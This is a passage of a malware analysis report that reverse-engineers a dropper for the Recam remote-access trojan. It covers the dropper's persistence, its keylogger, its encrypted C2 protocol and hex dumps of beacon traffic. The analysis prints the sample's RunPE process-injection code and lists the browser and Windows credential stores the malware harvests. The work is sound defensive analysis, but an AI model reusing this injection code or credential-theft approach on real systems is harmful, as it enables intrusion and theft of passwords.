


Fig. 12

It checks if it was executed from the Startup folder (e.g. %AppData%\mozilla firefox\firefox) as configured in the resource section. If not, it copies itself to the Startup folder and launches itself via cmd.exe. This means, we need to stop debugging and start again by loading the firefox.exe from %AppData%\mozilla firefox\firefox into dnSpy, following the unpacking again up to this point.




Fig. 13

Now we are in the "is executed from Startup location" branch. Here it gets interesting. First it makes itself persistent on the local machine. As you can see below, it writes a file called Update.txt with the following content to the %AppFolder%.

--- snip ---

C:\Users\dex\AppData\Roaming\mozilla firefox\firefox.exe

exit

--- snip ---

```
252
253
254     stub.AddToStartup();
255     stub.SetAttributes();
256     byte[] array2 = null;
```

Fig. 14

Assembly Explorer

- String @02000024
- StringComparer @02000029
- StringComparison @0200002C
- StringSplitOptions @02000025
- SwitchStructure @02000041
- SystemException @02000036
- S2ArrayHelper @02000014
- ThreadStartAttribute @02000166
- ThrowHelper @0200001C
- TimeoutException @02000113
- TimeSpan @02000114
- Timeticks @0200009C
- TokenType @0200003C
- Type @020000F2
- TypeCode @02000117
- TypeReference @02000118
- TypeInitializationException @02000119
- TypeLoadedException @0200004B
- TypeUnloadedException @02000085
- Uuid @0200011A
- Uuid3 @0200011B
- Uuid4 @0200011C
- UuidPw @0200011D
- UnauthorizedAccessException @02000111
- UnhandledExceptionEventArgs @0200012
- UnhandledExceptionEventHandler @0200011F
- UnitySerializationHolder @0200011F
- UnsafeCharBuffer @02000122
- Utf8String @02000100
- ValueType @0200000E
- ValueTypes @02000122

String

```
2347     if (str0 == null && str1 == null && str2 == null)
2348     {
2349         return string.Empty;
2350     }
2351     if (str0 == null)
2352     {
2353         str0 = string.Empty;
2354     }
2355     if (str1 == null)
2356     {
2357         str1 = string.Empty;
2358     }
2359     if (str2 == null)
2360     {
2361         str2 = string.Empty;
2362     }
2363     int length = str0.Length + str1.Length + str2.Length;
2364     string text = string.FastAllocateString(length);
2365     string.FillStringChecked(text, 0, str0);
2366     string.FillStringChecked(text, str0.Length, str1);
2367     string.FillStringChecked(text, str0.Length + str1.Length, str2);
2368
2369     return text;
2370 }
```

Locals

Name	Type
str0	string
str1	string
str2	string
length	int
text	string

Fig. 15

Then it adds this file to the auto-run registry key by executing reg add in a cmd.exe to make sure the firefox.exe file gets executed at PC start up:

Locals

Name	Type
format	string
arg0	object (string)
arg1	object (string)

Fig. 16a

```

for (j)
{
    uint num2;
    switch ((num2 = (num ^ 2228726448u)) % 16u)
    {
        case 0u:
            string args;
            [REDACTED].StartProcess(<args>);
    }
}

```

Fig. 16b

It executes a couple of other methods based on the configuration and then loads and decompresses the LZMA compressed malware payload file (Recam) from the resources MainFile section. After a couple of runtime fixes it loads RunPEDLL.dll and tries to inject the file into the user's browser. In case this fails (e.g. no browser is running), it injects the file into itself (firefox.exe). In both cases the RunPE.Run() method is used to do that.

```

// RunPEHandler.RunPE
// Token: 0x04000006 RID: 6 RVA: 0x00002174 File Offset: 0x00000000
public static bool Run(byte[] file, string cmd, string location, out RunPE.PROCESS_INFORMATION procInfo, out IntPtr memImagebase, out uint sizeOfheaders)
{
    procInfo = default(RunPE.PROCESS_INFORMATION);
    memImagebase = IntPtr.Zero;
    sizeOfheaders = 0u;
    IntPtr intptr = IntPtr.Zero;
    int num = GCHandle.Alloc(file, GCHandleType.Pinned).AddrOfPinnedObject().ToInt32();
    RunPE.CONTEXT context = default(RunPE.CONTEXT);
    RunPE.IMAGE_DOS_HEADER image_DOS_HEADER = default(RunPE.IMAGE_DOS_HEADER);
    RunPE.IMAGE_NT_HEADERS image_NT_HEADERS = default(RunPE.IMAGE_NT_HEADERS);
    RunPE.IMAGE_SECTION_HEADER image_SECTION_HEADER = default(RunPE.IMAGE_SECTION_HEADER);
    RunPE.PROCESS_INFORMATION process_INFORMATION = default(RunPE.PROCESS_INFORMATION);
    image_DOS_HEADER = (RunPE.IMAGE_DOS_HEADER)Marshal.PtrToStructure(new IntPtr(num), typeof(RunPE.IMAGE_DOS_HEADER));
    image_NT_HEADERS = (RunPE.IMAGE_NT_HEADERS)Marshal.PtrToStructure(new IntPtr(num + image_DOS_HEADER.e_lfanew),
        typeof(RunPE.IMAGE_NT_HEADERS));
    if (!RunPE.CreateProcess(location, "<file>" + Application.ExecutablePath + "\\ " + cmd, IntPtr.Zero, IntPtr.Zero,
        false, 4u, IntPtr.Zero, null, new byte[68], out process_INFORMATION))
    {
        return false;
    }
    if (RunPE.Is64BitProcess(process_INFORMATION.hProcess))
    {
        RunPE.TerminateProcess(process_INFORMATION.hProcess, 0u);
        return false;
    }
    context.ContextFlags = 65543u;
    if (intptr.Size == 4)
    {
        if (!RunPE.GetThreadContext(process_INFORMATION.hThread, ref context))
        {
            return false;
        }
    }
    else if (!RunPE.Win64GetThreadContext(process_INFORMATION.hThread, ref context))
    {
        return false;
    }
    byte[] array = new byte[4];
    IntPtr uintPtr;
    if (!RunPE.ReadProcessMemory(process_INFORMATION.hProcess, context.Ebx + 8u, array, 4u, out uintPtr))
    {

```

Fig. 17

From here on the work is done for the malware dropper and the loaded Recam binary takes over.

Payload

As mentioned in the introduction, the authors have gone the extra mile to frustrate analysis of the sample by using multiple obfuscation techniques, including multiple layers of data

encryption, string obfuscation, piecewise nulling, and data buffer constructors. It also relies on its own C2 binary protocol. All relevant data is heavily encrypted before transmission.

The dropped binary is packed with vanilla UPX. This part is easy to unpack; the tricky part comes in the next stage. After the original Entry Point (OEP) is restored, it begins with some homebrew cryptographic initialization for several values that get used consistently throughout runtime. Most remain constant following the initialization routine, but some change over time. Some preliminary string deobfuscation occurs shortly thereafter and includes a single hard-coded Command and Control server (C2) IP.

```
call Recam_string_decode2
mov [esp+12Ch+var_12C], ebx
mov [esp+12Ch+len], 0FFh
mov [esp+12Ch+ciphertext], offset decode2_var_len255
call Recam_string_decode2
mov [esp+12Ch+var_12C], ebx
mov [esp+12Ch+len], 20h
mov [esp+12Ch+ciphertext], offset aPassword ; "Password"
call Recam_string_decode2
mov [esp+12Ch+var_12C], ebx
mov [esp+12Ch+len], 10h
mov [esp+12Ch+ciphertext], offset HostID_plus_rand ; "HostId-%Rand%Ã°Ã¥"
call Recam_string_decode2
mov [esp+12Ch+var_12C], ebx
mov [esp+12Ch+len], 8
mov [esp+12Ch+ciphertext], offset mutex_name
```

This less frequently used deobfuscation routine is primarily based on a single-byte XOR loop. The other primary routine is JIT based and relies on a hard-coded decode key. Fortunately, IDA Pro's Appcall feature made short work of these obfuscations.

xrefs to Recam_string_JIT_decode

Direction	Type	Address	Text
Do...	p	sub_40B8C6+8CD	call Recam_string_JIT_decode; SMTP Password
Do...	p	sub_40B8C6+90A	call Recam_string_JIT_decode; EAS User
Do...	p	sub_40B8C6+93E	call Recam_string_JIT_decode; EAS Server URL
Do...	p	sub_40B8C6+971	call Recam_string_JIT_decode; EAS Password
Do...	p	sub_40C82F+6C	call Recam_string_JIT_decode
Do...	p	sub_40C82F+82	call Recam_string_JIT_decode; CryptUnprotectData
Do...	p	sub_40CB51+11	call Recam_string_JIT_decode; advapi32.dll
Do...	p	sub_40CB51+28	call Recam_string_JIT_decode; CredEnumerateA
Do...	p	sub_40CB51+44	call Recam_string_JIT_decode; CredFree
Do...	p	sub_40CB51+98	call Recam_string_JIT_decode
Do...	p	sub_40CB51+AE	call Recam_string_JIT_decode; CryptUnprotectData
Do...	p	sub_40D130+100	call Recam_string_JIT_decode; index.dat
Do...	p	sub_40D2FD+66	call Recam_string_JIT_decode; vaultcli.dll
Do...	p	sub_40D2FD+87	call Recam_string_JIT_decode; VaultOpenVault
Do...	p	sub_40D2FD+A3	call Recam_string_JIT_decode; VaultCloseVault
Do...	p	sub_40D2FD+C1	call Recam_string_JIT_decode; VaultEnumerateItems
Do...	p	sub_40D2FD+DD	call Recam_string_JIT_decode; VaultGetItem
Do...	p	sub_40D2FD+FB	call Recam_string_JIT_decode; VaultGetItem
Do...	p	sub_40D2FD+119	call Recam_string_JIT_decode; VaultFree
Do...	p	sub_40DFBA+1C	call Recam_string_JIT_decode; %s\Google\Chrome\User Data\Default>Login Data
Do...	p	sub_40E01F+1C	call Recam_string_JIT_decode; %s\Chromium\User Data\Default>Login Data
Do...	p	sub_40E084+1C	call Recam_string_JIT_decode; %s\Comodo\Dragon\User Data\Default>Login Data
Do...	p	sub_40E0E9+1C	call Recam_string_JIT_decode; %s\Yandex\YandexBrowser\User Data\Default>Login Data
Do...	p	sub_40E14E+1C	call Recam_string_JIT_decode; %s\Opera Software\Opera Stable>Login Data
Do...	p	sub_40E5C4+9B	call Recam_string_JIT_decode; GetModuleFileNameExA
Do...	p	sub_40E5C4+C7	call Recam_string_JIT_decode; GetModuleFileNameExA
Do...	p	sub_40E5C4+D5	call Recam_string_JIT_decode; DltPiWpr.iWW
Do...	p	sub_40FAF8+61	call Recam_string_JIT_decode; %s\system32\cmd.exe
Do...	p	sub_4117A9+16	call Recam_string_JIT_decode; advapi32.dll
Do...	p	sub_4117A9+2C	call Recam_string_JIT_decode; GetUserNameA
Do...	n	sub_4117A9+46	call Recam_string_JIT_decode; USERNAMF

Line 9 of 143

OK Cancel Search Help

Fig. 18

Getting to the end of the preamble functions shortly following the PE Entry Point (EP), we get to an operation selection routine. The presence of unnecessary code and calculations disguises the fact that the jump to location 40849B will always be taken and the apparently interesting code that appears to involve file mangling and process creation is merely a decoy and always skipped in execution.

```

lea ebx, [esp+83Ch+var_618]
mov [esp+83Ch+lpValueName], 204h
mov [esp+83Ch+uExitCode], offset decode2_unk_len128
mov [esp+83Ch+Mode], ebx
call Recam_getenv
mov [esp+83Ch+uExitCode], 1
call Recam_arg0_AND_constant
test al, al
jz loc_40849B ;jmp taken (skip mangling & proc creation)

```

Recam_arg0_AND_constant proc near

```
var_1C= dword ptr -1Ch
arg_0= dword ptr 4

sub esp, 1Ch
mov [esp+1Ch+var_1C], offset flow_constant3
call Recam_base10_to_base16
and eax, [esp+1Ch+arg_0]
cmp eax, [esp+1Ch+arg_0]
setz al
add esp, 1Ch
retn
```

Moving forward, the malware sets a Run key for system persistence. Near the end of the operations function, an additional thread is created to start up a keylogger component, logging to %APPDATA%\Logs with <DAY>-<MONTH>-<YEAR> as the file name format. Logged input is stored in the commonly seen bracket delimiters. However, as one might expect by now, the final data is encrypted before written to the file on disk.

Next, the malware will create an ID file entitled .Identifier. If such a file already exists in the PWD of the sample (extracted via the GetModuleFilename API), it is simply read in instead of created from scratch.



Fig. 19

Data to be written to the file is generated piece by piece and results in the following format:

(4 bytes) Static ID

(13 bytes) HostId-<6 character alphanumeric rand, seeded from system time>

(19 bytes) 19 null bytes

(19 bytes) system time OR local time (19 byte format)

(13 bytes) 13 null bytes

Fig. 20

Note that since a static ID is used, the first 4 bytes of the file always remain the same (the cryptography used for the C2 data is much more complex).

Fig. 21

```
    mov    [esp+4CCh+filename], esp
    call   Recam_string_decode
    xor    edx, edx
    cmp    dword ptr [ebx], 61985734h ; RECAM ID
    jz    loc_40833F
```

Fig. 22a

```
lea    eax, [ebx+4]
mov    dword ptr [ebx], 61985734h ; RECAM ID
mov    [esp+4CCh+Count], 32
mov    [esp+4CCh+Mode], offset HostID_plus_rand ; "R\}+8+-Yr\nEè\b}%W"
mov    [esp+4CCh+Filename], eax
call   Recam_write_to_buffer ; Appends 'HostId-<6_alphanum_rand>'
```

Fig. 22b

As with the .Identifier file, the initial C2 beacon will also always be 68 bytes in length. Each C2 message (both client & server) will use the following format:

(4 bytes) Length of data following these bytes

(1 byte) C2 command

(n bytes) Data relevant to the command

It's often easiest to break on a few instructions prior to deciphering the C2 beacon for many malware families these days. Whether it was intentional or not, the authors decided to opt of a homebrew crypto scheme allowing for randomized beacon data for each run (only the length bytes & C2 command for the beacon remain the same), or their homebrew crypto implementation is severely complex & broken.

```

loc_40294F:
    cmp    esi, [esp+20h+var_14]
    jge    loc_402E9F

loc_402E9F:
    add    ebx, 10h
    mov    ecx, [ebx]
    sub    ebx, 10h
    inc    esi
    mov    edi, ecx
    movzx  ebp, cl
    shr    edi, 10h
    movzx  ebp, byte ptr ds:dword_A10E00[ebp+4]
    movzx  edi, byte ptr ds:dword_A10E00[edi+4]
    mov    edi, ds:dword_A1C200[edi+4]
    xor    edi, ds:dword_A1A800[edi+4]
    mov    ebp, ecx
    shr    ebp, 10h
    movzx  ecx, ch
    mov    eax, ebp
    movzx  ecx, byte ptr ds:dword_A10E00[ecx+4]
    movzx  ebp, al
    movzx  ebp, byte ptr ds:dword_A10E00[ebp+4]
    xor    edi, ds:dword_A1A800[edi+4]
    mov    ebp, ecx
    shr    ebp, 10h
    movzx  ecx, ch
    mov    eax, ebp
    movzx  ecx, byte ptr ds:dword_A10E00[ecx+4]
    movzx  ebp, al
    movzx  ebp, byte ptr ds:dword_A10E00[ebp+4]
    xor    edi, ds:dword_A1A800[edi+4]
    mov    [edx+4], edi
    mov    ecx, [ebx+4]
    mov    edi, ecx
    movzx  ebp, cl
    shr    edi, 10h
    movzx  ebp, byte ptr ds:dword_A10E00[ebp+4]
    movzx  edi, byte ptr ds:dword_A10E00[edi+4]
    mov    edi, ds:dword_A1C200[edi+4]
    xor    edi, ds:dword_A1A800[edi+4]
    mov    ebp, ecx
    shr    ebp, 10h
    movzx  ecx, ch
    mov    eax, ebp
    movzx  ecx, byte ptr ds:dword_A10E00[ecx+4]
    movzx  ebp, al
    movzx  ebp, byte ptr ds:dword_A10E00[ebp+4]
    xor    edi, ds:dword_A1A800[edi+4]
    mov    ebp, ecx
    shr    ebp, 10h
    movzx  ecx, ch
    mov    eax, ebp
    movzx  ecx, byte ptr ds:dword_A10E00[ecx+4]
    movzx  ebp, al
    movzx  ebp, byte ptr ds:dword_A10E00[ebp+4]
    xor    edi, ds:dword_A1A800[edi+4]
    mov    [edx+4], edi
    mov    ecx, [ebx+4]
    mov    edi, ecx
    movzx  ebp, cl
    shr    edi, 10h
    movzx  ebp, byte ptr ds:dword_A10E00[ebp+4]
    movzx  edi, byte ptr ds:dword_A10E00[edi+4]
    mov    edi, ds:dword_A1C200[edi+4]
    xor    edi, ds:dword_A1A800[edi+4]
    mov    edi, ds:dword_A1A800[edi+4]
    mov    [edx+4], edi
    mov    ecx, [ebx+4]
    mov    edi, ecx
    movzx  ebp, cl
    shr    edi, 10h
    movzx  ebp, byte ptr ds:dword_A10E00[ebp+4]
    movzx  edi, byte ptr ds:dword_A10E00[edi+4]
    mov    edi, ds:dword_A1C200[edi+4]
    xor    edi, ds:dword_A1A800[edi+4]
    mov    ebp, ecx
    shr    ebp, 10h
    movzx  ecx, ch
    mov    eax, ebp
    movzx  ecx, byte ptr ds:dword_A10E00[ecx+4]
    movzx  ebp, al
    movzx  ebp, byte ptr ds:dword_A10E00[ebp+4]
    xor    edi, ds:dword_A1A800[edi+4]
    xor    edi, ds:dword_A1B200[edi+4]
    mov    [edx+4], edi
    jnp    loc_40294F

```

Fig. 23




Fig. 24




Fig. 25

Once the beacon is sent, the sample waits for a server response. The C2 we encountered is now down and resetting connections, but pcaps captured in sandbox environments at an earlier date can give us a better idea of what to expect for the rest of the communications. The following example shows the beacon, the initial response, one additional client transmission and a series of "keep alive" messages consisting of the sole command byte.

00000000	41 00 00 00 83 92 98 5f b8 8e f8 48 e3 a8 4f 5f A.....- ...H..0_
00000010	b0 6c f8 ac 40 ad bb bd d9 86 c1 a0 48 d0 48 d2 .l..@...H.H.
00000020	84 80 86 a0 58 22 a1 66 fc 5f dd d6 ee 38 c4 b6X".f .._...8..
00000030	dc 4c af bb d3 a3 1b 73 09 c9 82 b5 85 85 f1 60 .L.....s
00000040	91 29 79 dc 2a .)y.*
00000000	41 00 00 00 85 65 fe 8d 79 ac 99 49 c2 d2 9d 47 A....e.. y..I...G
00000010	5c 59 b4 d4 3c 3d cb a9 6f 94 ad e7 7a 37 64 2d \Y..<... o...z7d-
00000020	fa ed df a1 98 be cd d3 b4 4b 73 22 9b 12 4b c5Ks"..K.
00000030	2a ad 59 76 d9 6f 76 22 53 70 b2 ca bd 3b 6b 97 *.Yv.ov" Sp...;k.
00000040	7f 53 64 28 b6 .Sd(.
00000045	3c 00 00 00 85 58 10 0a 85 88 a0 2e 8d 63 c3 40 <....X..c.@
00000055	50 7f 48 73 0c 2b 3e 12 18 54 f5 4e 70 48 72 28 P.Hs.+>. .T.NpHr(
00000065	37 7e 91 f6 4d 16 53 b3 f1 f0 34 52 7d 49 6d c7 7~..M.S. ..4R}Im.
00000075	46 80 52 83 82 fb 15 c4 14 6c b7 45 9e 60 9b 38 F.R..... l.E.`.8
00000045	01 00 00 00 81
00000085	01 00 00 00 81
0000004A	01 00 00 00 81
0000008A	01 00 00 00 81
0000004F	01 00 00 00 81
0000008F	01 00 00 00 81
00000054	01 00 00 00 81
00000094	01 00 00 00 81
00000059	01 00 00 00 81
00000099	01 00 00 00 81
0000005E	01 00 00 00 81
0000009E	01 00 00 00 81
00000063	01 00 00 00 bd
000000A3	01 00 00 00 bd
00000068	01 00 00 00 81
000000A8	01 00 00 00 81
0000006D	01 00 00 00 c1
000000AD	01 00 00 00 c1
00000072	01 00 00 00 c1
000000B2	01 00 00 00 c1
00000077	01 00 00 00 81
000000B7	01 00 00 00 81
0000007C	01 00 00 00 81

Fig. 26

At this point, code execution depends on a flow state that is set only a few times throughout the binary (initially set to 0xFFFFFFFF). As far as the response length and C2 command are concerned, this state further dictates which each attribute must be. For example, the function responsible for checking the response length checks the flow state too. If state has changed, it checks if the message length exceeds 0x30000. If it's still in the default state, it checks if the length is 0x41 (length of the beacon message and its expected response). For the command byte itself, the default state checks if the command byte is set for the beacon phase of the communications (0x85). Once changed it will check to see if the command byte is less than or equal to 0xD2.



Fig. 27

```

Recam_verify_C2_command proc near

arg_0= dword ptr 4
arg_4= dword ptr 8

mov    edx, [esp+arg_0]
cmp    C2_Flow_state, edx
mov    eax, [esp+arg_4]
jnz    short loc_4022C4 ; If flow state == 0xFFFFFFFF,
                        ; C2 command MUST be 0x85

```



```

dec    eax
cmp    al, 0D2h
setbe  al
ret
loc_4022C4:           ; If flow state == 0xFFFFFFFF,
                        ; C2 command MUST be 0x85
cmp    al, 85h
setz   al
ret
Recam_verify_C2_command endp

```

Fig. 28

The response and subsequent data (if any) are relayed to a large jump table that is responsible for checking the command byte and proceeding from there with a particular action as issued by the server.



Fig. 29

The beginning of the previously mentioned function and jump table checks flow state again to see if the relevant parameter now equals a previously set state outside of the

0xFFFFFFFF. If this is the case, the data from the last server response is decrypted with the same routine used by the sample to encrypt data before transit. When in the default state, the command byte is passed to a LEA (Load Effective Address) where a calculated address is stored in EAX. In this case, there will be no calculated address due to the zero-extended command byte being referenced by the instruction. Instead, 0x7F gets added to the command byte. The single byte stored in AL taken from the DWORD stored in EAX is compared against 0x51. If equal, it proceeds to the function end and returns with no further action taken. Otherwise, the final byte stored in AL is zero-extended to EAX itself, multiplied by 4 and passed to the jump to determine the next action as requested by the server.

```

C2_Command= dword ptr  8
arg_8= dword ptr  0Ch
arg_C= dword ptr  10h

push  ebp
push  edi
mov   eax, 138Ch
push  esi
push  ebx
call  __chkstk_ms
sub   esp, eax
mov   edi, [esp+138Ch+arg_C]
mov   esi, [esp+138Ch+C2_Command]
mov   ebx, [esp+138Ch+arg_8]
test  edi, edi
jle   short loc_401804

loc_401804:
lea   eax, [esi+7Fh]
cmp  al, 51h ; switch 82 cases
ja   loc_40227C ; jumptable 004010E2 default case

loc_401004:
mov  eax, [esp+138Ch+arg_8]
cmp  C2_Flow_state, eax
jnz  short loc_401004

